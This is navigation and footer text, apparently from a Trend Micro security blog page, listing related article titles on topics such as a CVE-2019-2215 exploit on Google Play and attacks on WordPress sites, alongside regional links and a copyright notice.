- [Security Analysis of Devices That Support SCPI and VISA Protocols](#)
- [January Patch Tuesday: Update List Includes Fixes for Internet Explorer, Remote Desktop, Cryptographic Bugs](#)
- [First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group](#)
- [Why Running a Privileged Container in Docker Is a Bad Idea](#)
- [Looking into Attacks and Techniques Used Against WordPress Sites](#)

Stay Updated

Email Subscription

Your email here

Subscribe

- [Home and Home Office](#)
- |
- [For Business](#)
- |
- [Security Intelligence](#)
- |
- [About Trend Micro](#)

- Asia Pacific Region (APAC): [Australia / New Zealand](#), [中国](#), [日本](#), [대한민국](#), [台灣](#)
- Latin America Region (LAR): [Brasil](#), [México](#)
- North America Region (NABU): [United States](#), [Canada](#)
- Europe, Middle East, & Africa Region (EMEA): [France](#), [Deutschland / Österreich / Schweiz](#), [Italia](#), [Россия](#), [España](#), [United Kingdom / Ireland](#)

- [Privacy Statement](#)
- [Legal Policies](#)

- Copyright © 2020 Trend Micro Incorporated. All rights reserved.